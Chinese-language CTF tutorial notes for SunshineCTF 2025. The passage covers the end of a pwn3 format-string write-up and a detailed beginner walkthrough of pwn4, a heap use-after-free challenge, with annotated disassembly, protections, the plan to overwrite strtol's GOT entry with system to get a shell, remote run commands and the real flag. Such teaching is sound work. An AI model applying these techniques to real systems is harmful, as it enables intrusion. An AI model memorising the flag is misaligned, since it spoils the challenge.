`0x401080/90/a0/b0/c0`	`write@plt` / `strlen@plt` / `strcspn@plt` / `read@plt` / `setvbuf@plt`
`0x4010d0`	`main`
`0x401190`	stdio 初始化（對 stdout/stderr 做 `setvbuf(_IONBF)`）
`0x4012c0`	`get_arg`（自製 va_arg）
`0x401330`	自製 `printf`
`0x4014cd`	`%N$w`（任意寫）的處理器
`0x401540`	`%N$p` 的處理器
`0x40159d`	`%N$s`（任意讀）的處理器
`0x402004`	`"%"`
`0x402006`	`"ok"`
`0x402009`	`"0123456789abcdef"`
`0x40201a`	`"score> "`
`0x402022`	`"\n"`
`0x402028`	`"═══ PRINT PRINT REVOLUTION ═══\n"`
`0x402048`	`"Enter your score card template:\n"`
`0x40206a`	`"0x"`
`0x404000`	`write@got`
`0x404010`	`strcspn@got` ← 改成 `system`
`0x404020`	`setvbuf@got` ← 洩漏來源
`0x404040`	`&_IO_2_1_stdout_`（COPY reloc）
`0x404060`	`&_IO_2_1_stderr_`（COPY reloc）

```
cd /home/kzzz/Documents/code/ctf/sunshine/pwn3
python3 exploit.py            # 本機（需要 flag.txt）
python3 exploit.py REMOTE     # 遠端 chal.sunshinectf.games:26002
```


12.2 執行方式

12.3 檔案清單

檔案	說明
`exploit.py`	最終 exploit（本機 / 遠端兩種模式）
`FLAG.txt`	真實 flag
`notes.md`	本教學筆記
`NOTES_SUMMARY.txt`	給上層 agent 的 30 行摘要
`rev.asm`	`objdump -d -M intel revolution` 的完整輸出（可自行對照）
`local_run.log` / `remote_run.log`	實際執行紀錄
`libc-2.39-0ubuntu8.3.so.6`	從 Ubuntu 套件取出的遠端 libc（用於核對 offset）
`flag.txt`	本機測試用假 flag

---

13. 一頁式心智模型



Part 5 — pwn4 cache_money（Heap UAF）

原始檔案：*pwn4/notes.md*

SunShineCTF 2025 — pwn4 cache_money 完整教學筆記

這份筆記是寫給**完全沒碰過 heap exploit、也不知道 ROP/SROP 是什麼**的人看的。我們會從「暫存器是什麼」開始，一路講到「為什麼 safe-linking 擋不住這個漏洞」。所有位址、offset、chunk 大小都是我在 gdb 裡**實際看到**的，不是猜的。

※ **閱讀順序建議**：完全沒學過 heap 的話，先讀 *wp/99_速查表.md* §8（chunk / bin / tcache / safe-linking 的迷你版），再回來讀本檔 §5（完整版）。同一手法在 pwn6（*code_breaker*）會再用一次，那份筆記的 §4 會回頭引用本檔 §5。

---

1. 題目資訊

項目	內容
檔案	cache_money（x86-64 ELF，stripped 沒有符號表）
遠端	chal.sunshinectf.games:26004
Flag 格式	sun{...}
真實 flag	sun{s4fe_l1nk1ng_w0nt_s4ve_y0ur_tc4che}
編譯環境	GCC: (Ubuntu 13.3.0-6ubuntu2~24.04) → Ubuntu 24.04，**glibc 2.39**
程式類型	純 heap 題（wallet manager），沒有任何 stack overflow

執行起來的畫面：

```
==========================================
   $$$ CACHE MONEY Crypto Wallet Manager $$$
       "Your coins, our heap."
==========================================

--- MAIN MENU ---
1) Open Wallet
2) Deposit (write to ledger)
3) Withdraw (read from ledger)
4) Transfer
5) Close Wallet
6) List Wallets
0) Exit
>>>
```

檔案清單（我的工作目錄）

```
cache_money              題目本體（non-PIE, stripped）
exploit.py               最終 exploit（local / REMOTE）
FLAG.txt                 真實遠端 flag
libc.so.6                Ubuntu 24.04 glibc 2.39-0ubuntu8.3（從 pwn2/pwn6 借來對齊遠端）
ld-linux-x86-64.so.2     對應的 loader
flag.txt                 本地測試用假 flag
dis.txt                  objdump -d -M intel 的完整反組譯
cm_dbg                   patchelf 過的除錯副本（把 interpreter 指到本地 2.39 loader）
work/                    開發過程的 gdb script 與實驗腳本
```

為什麼要自己放一份 libc？ *cache_money* 的 *RUNPATH* 是 *$ORIGIN*（先找執行檔旁邊），但題目沒附 libc。本機 Arch Linux 的 libc 是 2.44，跟遠端的 2.39 **行為與 offset 都不一樣**。這題的編譯器 metadata 顯示是 Ubuntu 24.04，而同一場 CTF 的 pwn2/pwn6 都附了 *Ubuntu GLIBC 2.39-0ubuntu8.3*，所以我把那份 libc 複製過來，本地就能 100% 對齊遠端。沒放 libc 時 *exploit.py* 會直接跑 *./cache_money*（本機系統 libc），照樣能動，只是 local 的 libc offset 不同 → exploit 會靠 leak 自己算 base，但 *system* 的 offset 是寫死 2.39 的，所以 **本地驗證請務必用 2.39**。

---

2. 保護機制（checksec）

```
$ readelf -h cache_money | grep Type
  Type: EXEC (Executable file)          <- non-PIE
$ readelf -l cache_money | grep -A1 GNU_RELRO
  GNU_RELRO 0x2dc0 0x403dc0 0x403dc0    <- 保護範圍 0x403dc0 ~ 0x404000 (size 0x240)
    0x240 0x240 R 0x1                        = .init_array/.fini_array/.got
                                             + .got.plt 的前 0x18 bytes
$ readelf -S cache_money | grep -E "\.got|\.init_array|\.fini_array"
  [20] .init_array  0000000000403dc0     <- 在 RELRO 內（唯讀）
  [21] .fini_array  0000000000403dd0     <- 在 RELRO 內（唯讀）
  [23] .got         0000000000403fd8     <- * 也在 RELRO 內（唯讀）
```

```
  [24] .got.plt     0000000000403fe8     <- 只有前 0x18 bytes（到 0x404000）被保護
$ objdump -R cache_money | head            # 函式 GOT 從 0x404000 起 → 可寫 ✓
$ readelf -d cache_money | grep -i bind  <- 沒有 BIND_NOW
  （空）
$ readelf -d cache_money | grep FLAGS
  0x1e (FLAGS)      ORIGIN
```

保護	狀態	白話解釋	對解題的影響
PIE	✗ 關閉（non-PIE）	程式碼/資料段**不會**被 ASLR 隨機化，永遠載入到 `0x400000`	**超大幫助**：`0x4040c0`（slot 表）、`0x404040`（strtol 的 GOT）等位址都是固定常數，可以寫死在 exploit 裡
Canary	✓ 開啟	每個函式在 stack frame 放一個隨機值，函式返回前比對（`sub rax, fs:0x28`），被改到就 `__stack_chk_fail` 自殺	擋掉「直接蓋 return address」的老招；但這題是 heap 題，我們**根本不去碰 stack**，所以 canary 完全沒造成困擾
NX	✓ 開啟	stack/heap 不可執行	不能把 shellcode 丟到 heap 上執行 → 要走 ret2libc / GOT hijack 這條路
RELRO	※注意 Partial	RELRO 覆蓋 `0x403dc0~0x404000`（size 0x240）：`.init_array/.fini_array` 和 **`.got`（0x403fd8）都變唯讀**，`.got.plt` 只有開頭 0x18 bytes 落在保護範圍內。**可寫的是 0x404000 之後的「函式 GOT 項目」（含 strtol@0x404040）**	我們可以把 `strtol@got` 改成 `system`
ASLR	✓ 開啟	libc/heap/stack 的位址每次執行都不同	必須先**洩漏（leak）** libc base 與 heap 資訊

這四個保護合起來告訴我們什麼？

1. non-PIE → 程式自己的位址固定 → 有「固定的攻擊目標」。
2. Partial RELRO → GOT 可寫 → 有「固定的寫入目標」。
3. NX + canary → 不能用 stack smash → 想辦法**改 GOT**或**改程式自己的資料**。
4. ASLR → 需要資訊洩漏（leak）。

結論：**這題的解法一定是「heap 漏洞 → leak libc → 寫 GOT」**。

---

3. 必備基礎知識

3.1 暫存器的用途（x86-64）

```
rax  累加器，函式「回傳值」放這裡（系統呼叫編號也放這）
rbx  被呼叫者保存（callee-saved），函式必須原樣還回去
rcx  第 4 個參數 / 計數器
rdx  第 3 個參數
rsi  第 2 個參數（在 libc 函式裡常叫 "src"）
rdi  第 1 個參數（常叫 "dst"）
rbp  框架指標（frame pointer），指向目前 stack frame 的底部
rsp  堆疊指標（stack pointer），永遠指向堆疊最頂端（最低位址）
r8, r9  第 5、6 個參數（r10、r11 是 caller-saved 暫存器，**不是**參數暫存器；
        r10 只在 syscall 時當第 4 個參數）
r12~r15 被呼叫者保存
rip  下一條要執行的指令位址
fs   執行緒區域儲存區的段暫存器；fs:0x28 就是 **stack canary**
```

3.2 System V AMD64 呼叫慣例（Linux 上函式怎麼傳參數）

順序	1	2	3	4	5	6	7+
暫存器	rdi	rsi	rdx	rcx	r8	r9	放 stack

- 回傳值在 rax。
- 呼叫前 rsp 必須 16 位元組對齊（call 會壓 8 bytes 返回位址，所以函式入口是 rsp % 16 == 8）。
- 所以在反組譯裡看到 mov edi, 2 / lea rsi, [...] / mov edx, ... 就是在「排參數」。

例：本題 Withdraw 印餘額的那段

```
401972: mov    rdx,QWORD PTR [rbx+0x10]   ; 第 3 參數 = balance
401976: add    rsp,0x30
40197a: lea    rsi,[rip+0xc32]      ; 第 2 參數 = 格式字串 # 4025b3
401981: xor    eax,eax              ; 可變參數函式要先清 eax
401983: mov    edi,0x2              ; 第 1 參數 = __printf_chk 的 flag
401988: pop    rbx
401989: jmp    4011b0 <__printf_chk@plt>   ; * 尾呼叫（tail call）：用 jmp 不是 call
```

```
call 0x401510      ; 等價於 push <下一條指令位址>; jmp 0x401510
                   ; 把「返回位址」壓進 stack，之後 ret 才知道要回哪

ret                ; 等價於 pop rip  → 從 stack 取出一個位址跳過去
                   ; * 這就是為什麼「蓋掉 stack 上的返回位址」可以控制執行流

push rbp           ; 函式開頭常見：保存呼叫者的 rbp
mov  rbp, rsp      ; 建立自己的 stack frame
sub  rsp, 0x38     ; 配置區域變數空間
...
leave              ; 等價於 mov rsp, rbp; pop rbp   （拆除 stack frame）
ret
```

3.3 call / ret / leave / stack frame　一個函式的 stack frame 長這樣（位址往下長）：

高位址

```
┌──────────────────────┐
│ 呼叫者的區域變數      │
├──────────────────────┤
│ 返回位址（8 bytes）   │ <-- 覆蓋這裡 = 控制執行流（本題用不到）
├──────────────────────┤
│ 舊的 rbp             │ <-- rbp 進函式前
├──────────────────────┤
│ 區域變數             │ <-- rbp（frame pointer）
│ ...                  │
│ [rsp+0x28] canary    │ <-- fs:0x28 的副本
└──────────────────────┘ <-- rsp
```

低位址

3.4 PLT / GOT：動態連結的「電話簿」　程式呼叫 strtol 時，其實是呼叫 strtol@plt：

```
0000000000401190 <strtol@plt>:
  401190: endbr64
  401194: jmp QWORD PTR [rip+0x2ea6]   # 404040 <-- strtol 的 GOT
```

（0x401194 + 6 + 0x2ea6 = 0x404040 ✓ —— rip 是「**下一條指令**」的位址，所以是加 6，不是加 5。）

- **GOT**（.got.plt，本題在 0x404000 起）是一張表，每一格存「真正的 libc 函式位址」。
- 第一次呼叫時，GOT 裡還指向 PLT 的解析器；libc 解析完後會**把真正的位址寫進 GOT**。
- 之後每次呼叫都直接 jmp [got] → 直奔 libc。

Partial RELRO 的意思是：這張表還可以被寫！所以只要我們能「寫任意位址」，把 *0x404040*（*strtol* 的格子）改成 *system* 的位址，程式之後每次呼叫 *strtol* 其實都在呼叫 *system*。

本題的 GOT 表（objdump -R）：

```
0x404000 free        0x404028 read        0x404050 __printf_chk
0x404008 puts        0x404030 fgets       0x404058 setvbuf
0x404010 write       0x404038 calloc      0x404060 __memset_chk
0x404018 __stack_chk_fail 0x404040 strtol 0x404068 exit
0x404020 strcspn     0x404048 malloc
```

3.5 malloc / calloc / free 到底在做什麼

這是 heap 題的全部基礎，用「圖書館管理員」比喻：

- **malloc(n)**：跟 glibc 要「至少 n bytes」的空記憶體，回傳一個**指標**。實際上給你的區塊比 n 大（有 header、有對齊），這個區塊叫 **chunk**。
- **calloc(a, b)**：要 a*b bytes，而且**保證內容是 0**。（本題的 wallet 結構就是用 calloc(1, 0x30) 開的。）
- **free(p)**：把 p 指向的 chunk「還給」glibc，並把它記到某個 **bin（回收桶）**裡，下次 malloc 就能重複利用。**free 之後那塊記憶體的內容不會被清掉**，而且**指標變數 p 本身還是同一個值**（不會自動變 NULL）。→ 這就是 use-after-free（UAF）的根源：**free 了但指標還能用**。

glibc 拿記憶體的方式主要有兩種：

```
brk / sbrk（主執行緒的 heap，位址在程式後方，例如 0x405000）
──────────────────────────────────────
[heap 起點] ...程式一直 malloc... [top chunk] ← 不夠就往上長

mmap（很大的配置 > 128KB 時，位址在 0x7f... 附近）
```

本題所有 chunk 都來自 **主 arena（brk heap）**，所以 heap 位址是連續的。

---

4. 逐行組語解說

位址都是 *objdump -d -M intel cache_money* 出來的真實位址。§4.2~§4.6 的組語區塊是**直接從 *objdump* 貼過來的**（只拿掉機器碼那一欄、加上 ← 的中文註解），所以你可以逐條在自己的 objdump 裡對位址。為了可讀性我省略了部分 *endbr64*／*nop*（CET 用的填充指令，沒有實際作用），但**每一條有語意的指令位址都與 binary 一致**。

4.1 main：程式入口與選單分派（0x4011f0）

```
4011f0: endbr64
4011f4: push   rbp
4011f5: lea    rbp,[rip+0x14b0]     # 4026ac   ← 跳表的位址（不是 frame pointer！）
4011fc: push   rbx
4011fd: sub    rsp,0x38                       ← 開 0x38 bytes 的區域空間
401201: mov    rax,QWORD PTR fs:0x28           ← 拿出 canary
40120a: mov    QWORD PTR [rsp+0x28],rax        ← 存到 stack
401211: mov    rbx,rsp                         ← rbx = 輸入緩衝區（等等 fgets 用）
401214: call   4013e0                          ← print_banner()
401219: call   401420                          ← print_menu()  ← 迴圈起點
40121e: mov    rdx,QWORD PTR [rip+0x2e6b]      # 404090 = stdin
401225: mov    esi,0x20                        ← 最多讀 0x20-1 個字
40122a: mov    rdi,rbx                         ← buf
40122d: call   fgets@plt                       ← fgets(buf, 0x20, stdin)
401232: test   rax,rax
401235: je     401264                          ← 讀到 EOF → exit(0)
401237: xor    esi,esi                         ← strtol 第 2 參數 = NULL
401239: mov    edx,0xa                         ← 第 3 參數 = 10（十進位）
40123e: mov    rdi,rbx
401241: call   strtol@plt                      ← 選單選項 = strtol(buf, NULL, 10)
401246: cmp    eax,0x6
401249: ja     401295                          ← 大於 6 → 印「Invalid option」
40124b: mov    eax,eax                         ← 清掉高位（無號）
```

```
40124d: movsxd rax,DWORD PTR [rbp+rax*4]      ← * 32-bit 相對跳表
401252: add    rax,rbp
401255: notrack jmp rax                       ← 跳到對應的 handler
```

跳表內容（0x4026ac 開始，每格 4 bytes 的「相對位移」）：

```
選項 0 → 401258  puts("Cashing out...") ; exit(0)
選項 1 → 401287  Open Wallet   (0x4015b0)
選項 2 → 401280  Deposit       (0x4017d0)
選項 3 → 401279  Withdraw      (0x4018a0)
選項 4 → 401272  Transfer      (0x401a10)
選項 5 → 40126b  Close Wallet  (0x401b60)
選項 6 → 40128e  List Wallets  (0x401c90)
```

注意 *strtol(buf, NULL, 10)*：**輸入的第一個 token 會被當成整數**。這正是我們最後把 *strtol@got* 改成 *system* 之後，輸入 */bin/sh* 就能拿到 shell 的原因：*strtol("/bin/sh", NULL, 10)* 會回傳 0，但**在那之前 GOT 已經被換成 system**，所以實際執行的是 *system("/bin/sh")*（rdi = buf = *"/bin/sh"*）。

```
4012b0: (建構子起點) setvbuf(stdout, NULL, 2, 0)   ← 呼叫在 0x4012c8；mode 2 = _IONBF = 完全不用緩衝
4012cd: (同一支)      setvbuf(stderr, NULL, 2, 0)   ← 呼叫在 0x4012e1
```

stdout 是 unbuffered，這對互動式 exploit 很重要（每一行輸出會立刻送出）。但注意：**stdin 仍然有緩衝**，這個坑在 §10 會詳細講。

4.2 read_int(rdi = prompt)：共用的「問一個 0~15 的數字」(0x401510)

```
401510: endbr64
401514: push   rbx
401515: mov    rdx,rdi                ← rdx = prompt 字串
401518: lea    rsi,[rip+0xfdb]        # 4024fa = "%s (0-%d): "
40151f: mov    edi,0x2                ← __printf_chk 的 flag
401524: mov    ecx,0xf                ← 第二個可變參數 = 15
401529: sub    rsp,0x30
40152d: mov    rax,QWORD PTR fs:0x28  ← canary
401536: mov    QWORD PTR [rsp+0x28],rax
40153b: xor    eax,eax
40153d: mov    rbx,rsp                ← rbx = 本地緩衝區
401540: call   4011b0 <__printf_chk@plt>  ← printf("%s (0-%d): ", prompt, 15)
401545: mov    rdx,QWORD PTR [rip+0x2b44]   # 404090 = stdin
40154c: mov    esi,0x20
401551: mov    rdi,rbx
401554: call   401170 <fgets@plt>       ← fgets(buf, 0x20, stdin)
401559: test   rax,rax
40155c: je     401590                 ← ** EOF（fgets 回 NULL）→ 走 401590
40155e: mov    edx,0xa
401563: xor    esi,esi
401565: mov    rdi,rbx
401568: call   401190 <strtol@plt>
40156d: mov    edx,eax                ← 只留低 32 bits（沒有 movsxd！）
40156f: cmp    eax,0xf                ← * 32-bit 無號比較
401572: ja     401597                 ← > 15 → puts("Invalid wallet index") 後回 -1
401574: mov    rax,QWORD PTR [rsp+0x28]
401579: sub    rax,QWORD PTR fs:0x28  ← canary 檢查
401582: jne    4015aa <__stack_chk_fail@plt>
401584: add    rsp,0x30
401588: mov    eax,edx                ← 回傳值 = 使用者輸入的 index
40158a: pop    rbx
40158b: ret
401590: xor    edi,edi                ← ** fgets 失敗（EOF）走這裡
401592: call   4011e0 <exit@plt>       ← exit(0)：**不是**回傳 -1！
401597: lea    rdi,[rip+0xf68]        # 402506 = "[!] Invalid wallet index."
40159e: call   401120 <puts@plt>
4015a3: mov    edx,0xffffffff         ← 只有「格式不合法」才會得到 -1
4015a8: jmp    401574                 ← 跳回 canary 檢查
4015aa: call   401140 <__stack_chk_fail@plt>
```

重點 1：index 有做 0..15 的上界檢查，沒有負索引漏洞。負數／太大的值是用 **cmp eax,0xf + ja（32-bit 無號比較）一次擋掉**的：strtol("-1") 回傳 0xffffffff，當成無號就是 4294967295 > 15 → 直接 invalid。所以「沒有負索引」這個結論是對的，但理由不是「先檢查 js 再看上界」。

重點 2：EOF 不是「回 -1」，而是 exit(0)。 40155c: je 401590 → 401590: xor edi,edi; call exit@plt。這也是 exploit 最後用 recvrepeat 收尾時，程式會自己安靜結束的原因（fgets 讀到 EOF → exit(0)，而不是回 -1 讓選單繼續跑）。

4.3 Open Wallet（起點 0x4015b0，slot 掃描迴圈從 0x4015e0 開始）：建立 wallet

```
4015b0: endbr64                       ← * 函式真正起點（main 的 401287 是 `call 4015b0`）
4015b4: push   r13
4015b6: push   r12
4015b8: push   rbp
4015b9: lea    rbp,[rip+0x2b00]       # 4040c0  ← * slot 表基底
4015c0: push   rbx
4015c1: xor    ebx,ebx                ← ebx = 候選 slot index = 0
4015c3: sub    rsp,0x38               ← 開 0x38 bytes 的區域空間（不是 0x20）
4015c7: mov    rax,QWORD PTR fs:0x28  ← canary
4015d0: mov    QWORD PTR [rsp+0x28],rax
4015d5: xor    eax,eax
      ┌── 找第一個空的 slot ──────────────────────────────
4015e0: cmp    QWORD PTR [rbp+rbx*8+0x0],0x0  ← slots[i] == NULL ?
4015e6: je     401620                          ← 找到空的 → 跳出
4015e8: add    rbx,0x1
4015ec: cmp    rbx,0x10                        ← 試到 16
4015f0: jne    4015e0
      │ (16 個都滿了)
4015f2: mov    rax,QWORD PTR [rsp+0x28]
4015f7: sub    rax,QWORD PTR fs:0x28         ← canary 檢查
401600: jne    4017ca <__stack_chk_fail@plt>
401606: lea    rdi,[rip+0xb73]                # 402180 "[!] All wallet slots are full..."
40160d: add    rsp,0x38
401611: pop    rbx
401612: pop    rbp
401613: pop    r12
401615: pop    r13
401617: jmp    401120 <puts@plt>               ← 尾呼叫 puts(...)，然後返回
      └──────────────────────────────────────────────────
401620: mov    esi,0x1                ← calloc 的 size  = 1
401625: mov    edi,0x30               ← calloc 的 nmemb = 0x30 → 共 0x30 bytes
40162a: call   401180 <calloc@plt>    ← * 配置 wallet 結構
40162f: mov    r12,rax                ← r12 = wallet 指標
401632: test   rax,rax
401635: je     4017af                 ← 失敗 → "[!] Out of memory."
40163b: mov    edx,ebx
40163d: lea    rsi,[rip+0xa6c]        # 4020b0 "[+] Opening wallet in slot #%d\n"
401644: mov    edi,0x2
401649: xor    eax,eax
40164b: call   4011b0 <__printf_chk@plt>   ← printf("[+] Opening wallet in slot #%d\n", ebx)
401650: lea    rsi,[rip+0xedc]        # 402533 "    Wallet name: "
401657: mov    edi,0x2
40165c: xor    eax,eax
40165e: call   4011b0 <__printf_chk@plt>   ← printf("    Wallet name: ")
401663: mov    rdx,QWORD PTR [rip+0x2a26]   # 404090 = stdin
40166a: mov    esi,0x10               ← * 最多 0x10-1 = 15 個字
40166f: mov    rdi,r12                ← 直接寫進 wallet+0x00
401672: call   401170 <fgets@plt>     ← fgets(wallet->name, 0x10, stdin)
401677: test   rax,rax
40167a: je     401780                 ← EOF → exit(0)
401680: lea    rsi,[rip+0xff6]        # 40267d  "\n"   ← * 是 rsi（strcspn 的第 2 參數）
401687: mov    rdi,r12
40168a: mov    r13,rsp                ← r13 = 本地緩衝區（等等讀 size 字串用）
40168d: call   401150 <strcspn@plt>   ← strcspn(name, "\n")
401692: mov    edx,0x20               ← printf 的第 3 個可變參數 = 0x20
401697: mov    edi,0x2
40169c: lea    rsi,[rip+0xa2d]        # 4020d0 "    Ledger size (0x%x - 0x%x): "
4016a3: mov    BYTE PTR [r12+rax*1],0x0    ← name[該位置] = '\0'（去掉換行）
```

```
4016a8: mov    ecx,0x100              ← printf 的第 4 個可變參數 = 0x100
4016ad: xor    eax,eax
4016af: call   4011b0 <__printf_chk@plt>   ← 印 "Ledger size (0x20 - 0x100): "
4016b4: mov    rdx,QWORD PTR [rip+0x29d5]   # 404090 = stdin
4016bb: mov    esi,0x20
4016c0: mov    rdi,r13
4016c3: call   401170 <fgets@plt>      ← fgets(rsp, 0x20, stdin)：讀 size 字串
4016c8: test   rax,rax
4016cb: je     401780                 ← EOF → exit(0)
4016d1: mov    rdi,r13
4016d4: mov    edx,0xa
4016d9: xor    esi,esi
4016db: call   401190 <strtol@plt>     ← 十進位
4016e0: movsxd r13,eax                ← r13 = size
4016e3: lea    rax,[r13-0x20]         ← size - 0x20
4016e7: cmp    rax,0xe0
4016ed: ja     401790                 ← * 無號 > 0xe0 → 不合法
4016f3: mov    QWORD PTR [r12+0x20],r13     ← wallet->size = size
4016f8: mov    rdi,r13
4016fb: call   4011a0 <malloc@plt>     ← * 配置 ledger
401700: mov    QWORD PTR [r12+0x18],rax     ← wallet->ledger = 指標
401705: mov    rdi,rax
401708: test   rax,rax
40170b: je     4017a7                 ← malloc 失敗 → free(wallet) + "[!] Out of memory."
401711: xor    esi,esi                ← memset 的值 = 0
401713: mov    rcx,r13                ← destlen = size
401716: mov    rdx,r13                ← n = size
401719: movsxd rbx,ebx                ← ebx（slot index）轉成 64-bit（等一下存回 slots[]）
40171c: call   4011d0 <__memset_chk@plt>   ← * memset(ledger, 0, size)
401721: xor    eax,eax
401723: mov    rcx,r13                ← 參數：size
401726: mov    rdx,r12                ← 參數：wallet 指標（給 %s 印名字）
401729: mov    QWORD PTR [r12+0x10],0x0     ← wallet->balance = 0
401732: lea    rsi,[rip+0x9e7]         # 402120 "[+] Wallet \"%s\" opened (%zu-byte ledger).\n"
401739: mov    edi,0x2
40173e: mov    DWORD PTR [r12+0x28],0x1     ← * wallet->active = 1
401747: mov    QWORD PTR [rbp+rbx*8+0x0],r12  ← * slots[index] = wallet
40174c: call   4011b0 <__printf_chk@plt>
401751: mov    rax,QWORD PTR [rsp+0x28]
401756: sub    rax,QWORD PTR fs:0x28   ← canary 檢查
401765: lea    rdi,[rip+0x9e4]         # 402150 "    Start depositing to build your fortune!"
401772: jmp    401120 <puts@plt>
      └─ 401790: 不合法 → puts("Size out of range. Defaulting to 0x80.")；
                 r13d = 0x80；jmp 4016f3（用預設大小繼續）
```

檢查邏輯：(unsigned)(size - 0x20) <= 0xe0 → 0x20 <= size <= 0x100。負數因無號比較會被判不合法（會退回預設 0x80）。

Wallet 結構（calloc(1, 0x30)，chunk size 0x40）

```
wallet 指標 W →
   +0x00  char   name[16]     ← fgets(name, 0x10)，最多 15 個字 + NUL
   +0x10  uint64 balance      ← 每次 Deposit 加上「實際讀到的位元組數」
   +0x18  void  *ledger       ← * malloc(size) 的回傳值（我們要玩弄的目標）
   +0x20  uint64 size         ← ledger 大小（0x20..0x100）
   +0x28  uint32 active       ← 1 = 有效，0 = 已關閉/已轉出
   +0x2c  (4 bytes padding)
```

slot 表（struct wallet *slots[16]）

```
位址 0x4040c0 ─┬─ slots[0]  0x4040c0
               ├─ slots[1]  0x4040c8
               ├─ ...
               └─ slots[15] 0x404138    （表尾 0x404140）
```

16 個 8-byte 指標，就在 .bss 裡，**non-PIE 所以位址固定**。

4.4 Deposit（0x4017d0）：可控制長度的任意讀寫雛型

```
4017d0: endbr64
4017d4: push   rbx
4017d5: lea    rdi,[rip+0xd69]        # 402545 "Deposit into which wallet?"
4017dc: call   401510                 ← index = read_int(prompt)
4017e1: test   eax,eax
4017e3: js     40184a                 ← 負數（= invalid）→ 直接 pop/ret
4017e5: cdqe
4017e7: lea    rdx,[rip+0x28d2]       # 4040c0
4017ee: mov    rbx,QWORD PTR [rdx+rax*8]      ← rbx = slots[index]
4017f2: test   rbx,rbx
4017f5: je     401850                 ← NULL → "[!] That wallet is not active."
4017f7: mov    eax,DWORD PTR [rbx+0x28]
4017fa: test   eax,eax
4017fc: je     401850                 ← active == 0 → 同上
4017fe: cmp    QWORD PTR [rbx+0x18],0x0
401803: je     401888                 ← ledger == NULL → "has no ledger"
401809: mov    rcx,QWORD PTR [rbx+0x20]        ← 參數：size
40180d: mov    rdx,rbx                         ← 參數：wallet 指標（當 %s 用）
401810: lea    rsi,[rip+0x9e9]                 # 402200 "    Depositing into \"%s\" (ledger: %zu bytes)\n"
401817: xor    eax,eax
401819: mov    edi,0x2
40181e: call   4011b0 <__printf_chk@plt>
401823: lea    rsi,[rip+0xd36]                 # 402560 "    Enter transaction data: "
40182a: mov    edi,0x2
40182f: xor    eax,eax
401831: call   4011b0 <__printf_chk@plt>       ← printf("    Enter transaction data: ")
401836: mov    rdx,QWORD PTR [rbx+0x20]        ← * 長度 = wallet->size
40183a: mov    rsi,QWORD PTR [rbx+0x18]        ← * 目的地 = wallet->ledger
40183e: xor    edi,edi                         ← fd = 0 (stdin)
401840: call   401160 <read@plt>               ← ** read(0, ledger, size)
401845: test   rax,rax
401848: jg     401860
40184a: pop    rbx
40184b: ret                                    ← read() 回 ≤ 0（EOF）就直接返回
401850: lea    rdi,[rip+0x959]                 # 4021b0 "[!] That wallet is not active."
401857: pop    rbx
401858: jmp    401120 <puts@plt>
401860: mov    rcx,QWORD PTR [rbx+0x10]        ← balance
401864: mov    rdx,rax                         ← 第 3 參數 n = 實際讀到幾個 byte
401867: mov    edi,0x2
40186c: lea    rsi,[rip+0x9bd]                 # 402230 "[+] Deposited %zd bytes. New balance: %lu\n"
401873: add    rcx,rax
401876: xor    eax,eax
401878: mov    QWORD PTR [rbx+0x10],rcx        ← balance += n
40187c: pop    rbx
40187d: jmp    4011b0 <__printf_chk@plt>       ← 尾呼叫印 "[+] Deposited ..."
401888: lea    rdi,[rip+0x941]                 # 4021d0 "[!] Wallet has no ledger..."
40188f: pop    rbx
401890: jmp    401120 <puts@plt>
```

這支函式的重點：- 它讀寫的位置與長度完全由 `wallet->ledger` 與 `wallet->size` 決定。- 如果我們能讓某個 wallet 的 `ledger` 指向 **slot 表**、`size` = 0x20，那 Deposit 就變成「把 32 bytes 寫進 slot 表」→ 之後就能用假 wallet 為所欲為。- **它是唯一使用 raw `read(0, ...)` 的操作**（其他都是 `fgets`）——這是後面 pipelining 大坑的來源。

4.5 Withdraw（0x4018a0）：任意讀

```
4018a0: endbr64
4018a4: push   rbx
4018a5: mov    edi,0x2
4018aa: mov    ecx,0xf
4018af: lea    rdx,[rip+0xcc7]        # 40257d "Withdraw from which wallet?"
4018b6: lea    rsi,[rip+0xc3d]        # 4024fa "%s (0-%d): "
4018bd: sub    rsp,0x30                ← 開 0x30（不是 0x20）
4018c1: mov    rax,QWORD PTR fs:0x28   ← canary
4018ca: mov    QWORD PTR [rsp+0x28],rax
```

```
4018cf: xor    eax,eax
4018d1: mov    rbx,rsp
4018d4: call   4011b0 <__printf_chk@plt>   ← 印 prompt
4018d9: mov    rdx,QWORD PTR [rip+0x27b0]  # 404090 = stdin
4018e0: mov    esi,0x20
4018e5: mov    rdi,rbx
4018e8: call   401170 <fgets@plt>      ← fgets(rsp, 0x20, stdin)
4018ed: test   rax,rax
4018f0: je     4019b8                  ← EOF → exit(0)
4018f6: xor    esi,esi
4018f8: mov    edx,0xa
4018fd: mov    rdi,rbx
401900: call   401190 <strtol@plt>
401905: cmp    eax,0xf
401908: ja     4019e1                  ← > 15 → invalid
40190e: cdqe
401910: lea    rdx,[rip+0x27a9]        # 4040c0
401917: mov    rbx,QWORD PTR [rdx+rax*8]    ← rbx = slots[index]
40191b: test   rbx,rbx
40191e: je     401990                  ← 未使用
401920: mov    eax,DWORD PTR [rbx+0x28]
401923: test   eax,eax
